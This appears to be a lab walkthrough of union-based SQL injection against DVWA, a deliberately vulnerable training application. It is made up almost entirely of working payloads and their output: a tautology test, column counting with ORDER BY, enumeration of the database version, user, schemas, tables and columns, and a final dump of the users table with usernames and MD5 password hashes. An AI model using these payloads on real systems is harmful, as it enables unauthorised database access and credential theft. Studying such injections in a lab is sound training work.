
mysql-dvwa

-1' or 1=1#


Test parameters



```
ID: -1' or 1=1#
First name: admin
Surname: admin

ID: -1' or 1=1#
First name: Gordon
Surname: Brown

ID: -1' or 1=1#
First name: Hack
Surname: Me

ID: -1' or 1=1#
First name: Pablo
Surname: Picasso

ID: -1' or 1=1#
First name: Bob
Surname: Smith
```

-1' order by 3#


Determine number of columns



```
Unknown column '3' in 'order clause'
```

1' order by 2#


if its -1, there would be no entry.



```
ID: 1' order by 2#
First name: admin
Surname: admin
```


-1' union select database(),version() #

List down information on mysql software




```
ID: -1' union select database(),version() #
First name: dvwa
Surname: 5.5.27
```

-1' union select concat(database(),' ',version()), user()#
List down information on which user is running the software




```
ID: -1' union select concat(database(),' ',version()), user()#
First name: dvwa 5.5.27
Surname: root@localhost
```

-1' union select 'DATABASE ', schema_name from information_schema.schemata #
Show all the databases




```
ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: information_schema

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: cdcol

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: dvwa

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: mysql

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: performance_schema

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: phpmyadmin

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: test

ID: -1' union select 'DATABASE ', schema_name from information_schema.schemata #
First name: DATABASE
Surname: webauth
```

-1' union select 'TABLE_NAME',table_name from information_schema.tables where table_schema='dvwa'
Show tables



```
ID: -1' union select 'TABLE_NAME',table_name from information_schema.tables where table_schema='dvwa' #
First name: TABLE_NAME
Surname: guestbook

ID: -1' union select 'TABLE_NAME',table_name from information_schema.tables where table_schema='dvwa' #
First name: TABLE_NAME
Surname: users
```


-1' union select 'COLUMN_NAME',column_name from information_schema.columns where table_schema='dvwa' and table_name='users' #
Show columns



```
ID: -1' union select 'C
First name: COLUMN_NAME
Surname: user_id

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: first_name

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: last_name

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: user

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: password

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: avatar

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: last_login

ID: -1' union select 'C
First name: COLUMN_NAME
Surname: failed_login
```

-1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #

Dump data



```
ID: -1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #
First name: admin admin
Surname: 1:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #
First name: Gordon Brown
Surname: 2:gordonb:e99a18c428cb38d5f260853678922e03

ID: -1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #
First name: Hack Me
Surname: 3:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #
First name: Pablo Picasso
Surname: 4:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' union select concat(first_name, " ", last_name), concat(user_id,":",user,":",password) from users #
First name: Bob Smith
Surname: 5:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```